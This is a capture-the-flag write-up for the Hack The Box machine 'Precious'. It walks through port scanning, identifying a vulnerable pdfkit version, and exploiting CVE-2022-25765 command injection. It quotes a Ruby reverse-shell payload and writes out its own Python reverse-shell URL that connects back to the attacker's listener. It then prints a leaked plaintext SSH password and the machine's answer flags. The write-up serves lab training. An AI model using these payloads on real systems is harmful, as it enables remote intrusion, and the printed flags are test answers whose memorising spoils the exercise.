

# Precious

Tags	
Level	Easy
OS	Linux

ANSWER:

```
USER_FLAG=a2cc67fa455b5d3cfb871400ee16c796
```

```
ROOT_FLAG=bb08f7229e1b631754d9f8cc0cb493ff
```

## ▼ Recon

### Nmap

First, we scan all ports

```
(quanaug@Quannn)~/mnt/c/Users/ngoho$ nmap -p- --min-rate=10000 10.10.11.189
```

This is the result of the scanning for all ports

```
PORT      STATE SERVICE
21/tcp    closed ftp
23/tcp    closed telnet
53/tcp    closed domain
80/tcp    open  http
113/tcp   closed ident
139/tcp   closed netbios-ssn
445/tcp   closed microsoft-ds
587/tcp   closed submission
993/tcp   closed imaps
1723/tcp  closed pptp
3306/tcp  closed mysql
3389/tcp  closed ms-wbt-server
5900/tcp  closed vnc
```

Second, as only port 80 is open, we scan only port 80

```
(quanaug@Quannn)~/mnt/c/Users/ngoho$ nmap -p 80 -sCV --min-rate=10000 10.10.11.189
```

This is the result for such scanning

```
PORT    STATE SERVICE VERSION
80/tcp  open  http    nginx 1.18.0
| http-server-header:
|   nginx/1.18.0
|_  nginx/1.18.0 + Phusion Passenger(R) 6.0.15
|_http-title: Convert Web Page to PDF
```

We do some public exploit on Phusion Passenger 6.0.15

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication
1	<a href="#">CVE-2018-12615</a> <a href="#">732</a>				2018-06-21	2019-10-03	5.0	None	Remote	Low	Not required
An issue was discovered in switchGroup() in agent/ExecHelper/ExecHelperMain.cpp in Phusion Passenger before 5.3.1 (gidset) is not set correctly, leaving it up to randomness (i.e., uninitialized memory) which supplementary groups are lowering privileges.											
2	<a href="#">CVE-2018-12029</a> <a href="#">362</a>				2018-06-17	2019-03-08	4.4	None	Local	Medium	Not required
A race condition in the nginx module in Phusion Passenger 3.x through 5.x before 5.3.2 allows local escalation of privilege: standard passenger_instance_registry_dir with insufficiently strict permissions is configured. Replacing a file with a symlink created, but before it was chowned, leads to the target of the link being chowned via the path. Targeting sensitive files allows privilege escalation.											
3	<a href="#">CVE-2018-12028</a> <a href="#">732</a>				2018-06-17	2019-10-03	6.8	None	Remote	Medium	Not required
An Incorrect Access Control vulnerability in SpawningKit in Phusion Passenger 5.3.x before 5.3.2 allows a Passenger application, upon spawning a child process, to report an arbitrary different PID back to Passenger's process manager.											

There are no vulns related to Phusion Passenger 6.0.15

## Gobuster

```

$ gobuster dns -d precious.htb -t 30 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
=====
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Domain:      precious.htb
[+] Threads:     30
[+] Timeout:     1s
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
=====
2023/02/09 23:26:02 Starting gobuster in DNS enumeration mode
=====
Progress: 19966 / 19967 (99.99%)
=====
2023/02/09 23:36:22 Finished
=====

```

No results for subdomain

```

$ gobuster dir -u http://precious.htb -t 30 -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt

```


```

=====
Progress: 20116 / 20117 (100.00%)
=====
2023/02/09 23:38:00 Finished
=====

```

There are also no results for directories


This is the outlook of the web



But when I check a random URL, it does not take input of a remote URL



💡 This is how PDF generator works



⇒ We set up an HTTP server on local host

```
sudo python3 -m http.server 80
```

We then input the URL of our attacking machine

## Directory listing for /

- [linpeas.sh](#)
- [linpeas\\_darwin\\_amd64](#)
- [linpeas\\_darwin\\_arm64](#)
- [linpeas\\_linux\\_386](#)
- [linpeas\\_linux\\_amd64](#)
- [linpeas\\_linux\\_arm](#)
- [linpeas\\_linux\\_arm64](#)

We then successfully get the PDF from the our attacking machine's IP

## Exiftool

```
(quanaug@Quannn) ~  
$ exiftool /home/quanaug/Downloads/4m2w2rd0c18oiitq32v29f422n4k9ca6.pdf  
ExifTool Version Number      : 12.52  
File Name                    : 4m2w2rd0c18oiitq32v29f422n4k9ca6.pdf  
Directory                   : /home/quanaug/Downloads  
File Size                    : 36 kB  
File Modification Date/Time   : 2023:02:11 22:15:41+07:00  
File Access Date/Time        : 2023:02:11 22:15:41+07:00  
File Inode Change Date/Time   : 2023:02:11 22:15:41+07:00  
File Permissions              : -rw-r--r--  
File Type                    : PDF  
File Type Extension          : pdf  
MIME Type                    : application/pdf  
PDF Version                  : 1.4  
Linearized                   : No  
Page Count                   : 1  
Creator                      : Generated by pdftk v0.8.6
```

We find out the tool with its version of this website's PDF generator

⇒ Public exploit [pdftk v0.8.6](#)

README.md

## CVE-2022-25765-pdfkit-Exploit-Reverse-Shell

pdfkit <0.8.6 command injection shell. The package pdfkit from 0.0.0 are vulnerable to Command Injection where the URL is not properly sanitized. (Tested on ver 0.8.6) - CVE-2022-25765

Pre-reqs:

1. Setup HTTP Server - `python3 -m http.server`
2. Setup Netcat Listener - `nc -lnp 4444`

Reverse Ruby Shell via webpage: `http://LOCAL-IP:LOCAL-HTTP-PORT/?name=%20`ruby -rsocket -e'spawn("sh", [in,;out,;err]=>TCPSocket.new("LOCAL-IP",LOCAL-LISTEN-PORT))``

There exists RCE vulnerability for this [pdfkit v0.8.6](#)

### ▼ Exploit

```
http://10.10.16.29/?name=`python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.16.29",4444));[os.dup2(s.fileno(),f)for
```

We are then able to get the RCE

```
(quanaug@Quannn)-[/mnt/c/Users/ngoho]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.29] from (UNKNOWN) [10.10.11.189] 34352
```

We then find out that there are 2 users in the `/home` directory

```
bash-5.1$ cd /home
cd /home
bash-5.1$ ls
ls
henry  ruby
```

There exists `user.txt` in `/henry` directory, which contains the user flag, however we are forbidden to read that file

```

bash-5.1$ cd /home/henry
cd /home/henry
bash-5.1$ ls
ls
dependencies.yml  user.txt
bash-5.1$ cat user.txt
cat user.txt
cat: user.txt: Permission denied

```

⇒ Hence, we will look into the `/ruby` dir and list the cmd `ls -la` to see all the files (including hidden)

```

bash-5.1$ ls -la
ls -la
total 28
drwxr-xr-x 4 ruby ruby 4096 Feb 11 10:10 .
drwxr-xr-x 4 root root 4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root root   9 Oct 26 07:53 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26 08:28 .bundle
drwxr-xr-x 3 ruby ruby 4096 Feb 11 10:10 .cache
-rw-r--r-- 1 ruby ruby  807 Mar 27  2022 .profile

```

Interestingly we find the `./bundle` dir, which might contain the `config` file that includes password to ssh to user `henry`

It does, indeed, contain the ssh password to user `henry`

```

bash-5.1$ cat config
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"

```

We then perform the ssh access under the privilege of henry user

```

bash-5.1$ ssh henry@10.10.11.189

```

Finally, we are able to have the user flag

```

-bash-5.1$ cat user.txt
cat user.txt
a2cc67fa455b5d3cfb871400ee16c796

```

